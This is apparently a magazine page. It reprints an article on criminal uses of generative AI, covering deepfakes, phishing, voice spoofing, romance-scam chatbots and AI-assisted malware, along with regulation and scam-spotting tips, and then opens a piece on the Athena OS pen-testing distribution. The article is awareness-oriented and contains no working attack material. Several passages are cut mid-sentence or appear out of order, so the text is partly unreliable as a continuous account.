The “deepfake” technology needed to Photoshop a celebrity's head on a porn actor's body has been around for a while, but recent advances have made it much harder to detect.

And that's the tip of the iceberg. In the wrong hands, generative AI could do untold

Last month, generative AI app Lensa came under fire for allowing its system to create fully nude and hyper-sexualised images from users' headshots. Controversially, it also whitened the skin of women of colour and made their features more European.

The backlash was swift. But what's relatively overlooked is the vast potential to use artistic generative AI in scams. At the far end of the spectrum, there are reports of these tools being able to fake fingerprints and facial scans (the method most of us use to lock our phones).

Criminals are quickly finding new ways to use generative AI to improve the frauds they already perpetrate. The lure of generative AI in scams comes from its ability to find patterns in large amounts of data.

Cybersecurity has seen a rise in “bad bots”: malicious automated programs that mimic

(Cont'd On Next Page)

human behaviour to conduct crime. Generative AI will make these even more sophisticated and difficult to detect.

Ever received a scam text from the “tax office” claiming you had a refund waiting? Or maybe you got a call claiming a warrant was out for your arrest?

In such scams, generative AI could be used to improve the quality of the texts or emails, making them much more believable. For example, in recent years we’ve seen AI systems being used to impersonate important figures in “voice spoofing” attacks.

Then there are romance scams, where criminals pose as romantic interests and ask their targets for money to help them out of financial distress. These scams are already widespread and often lucrative. Training AI on actual messages between intimate partners could help create a scam chatbot that’s indistinguishable from a human.

Generative AI could also allow cybercriminals to more selectively target vulnerable people. For instance, training a system on information stolen from major companies, such as in the Optus or Medibank hacks last year, could help criminals target elderly people, people with disabilities, or people in financial hardship.

Further, these systems can be used to improve computer code, which some cybersecurity experts say will make malware and viruses easier to create and harder to detect for antivirus software

bot to interact with users for commerce or electoral purposes without disclosing it’s not human.

The European Union is also well on the way to enacting the world’s first AI law. The AI Act bans certain types of AI programs posing “unacceptable risk” – such as those used by China’s social credit system – and imposes mandatory restrictions on “high risk” systems.

Although asking ChatGPT to break the law results in warnings that “planning or carrying out a serious crime can lead to severe legal consequences”, the fact is there’s no requirement for these systems to have a “moral code” programmed into them.

There may be no limit to what they can be asked to do, and criminals will likely figure out workarounds for any rules intended to prevent their illegal use. Governments need to work closely with the cybersecurity industry to regulate generative AI without stifling innovation, such as

"As criminals add generative AI tools to their arsenal, spotting scams will only get trickier. The classic tips will still apply." by requiring ethical considerations for AI programs.

The Australian government should use the upcoming Privacy Act review to get ahead of potential threats from generative AI to our online identities. Meanwhile, New Zealand’s Privacy, Human Rights and Ethics Framework is a positive step.

We also need to be more cautious as a society about believing what we see online, and remember that humans are traditionally bad at being able to detect fraud.

The technology is here, and we aren’t prepared

Australia’s and New Zealand’s governments have published frameworks relating to AI, but they aren’t binding rules. Both countries’ laws relating to privacy, transparency and freedom from discrimination aren’t up to the task, as far as AI’s impact is concerned. This puts us behind the rest of the world.

The US has had a legislated National Artificial Intelligence Initiative in place since 2021. And since 2019 it has been illegal in California for a

Can You Spot a Scam?

As criminals add generative AI tools to their arsenal, spotting scams will only get trickier. The classic tips will still apply. But beyond those, we’ll learn a lot from assessing the ways in which these tools fall short.

Generative AI is bad at critical reasoning and conveying emotion. It can even be tricked into giving wrong answers. Knowing when and why this happens could help us develop effective methods to catch cybercriminals using AI for extortion.

(Cont'd On Next Page)

There are also tools being developed to detect AI outputs from tools such as ChatGPT. These could go a long way towards preventing AI-based cybercrime if they prove to be effective.


This Article first appeared in The Conversation

Athena OS & Parrot OS 5.2


WHAT'S NEW

Athena OS is an Arch Linux based operating system built for penetration testing just like Kali and Parrot OS. Unlike Kali or Parrot OS, Athena OS has access to Black Arch repository which is the biggest pen testing tool warehouse available. Although based on Arch, Athena OS has been designed to simplify complexity and user oriented. Athena OS is also lightweight and flexible.


Recently, Athena OS has seen its latest release: code named Parthenos. Standing with its Ancient Greek tone, Parthenos means “virgin” in Greek. Let’s see what’s new in this latest release. While installing the latest release of Athena OS, “Parthenos OS”, users will find many options while installing like choosing a shell you like and choosing your favorite notetaking application to be installed on the OS.



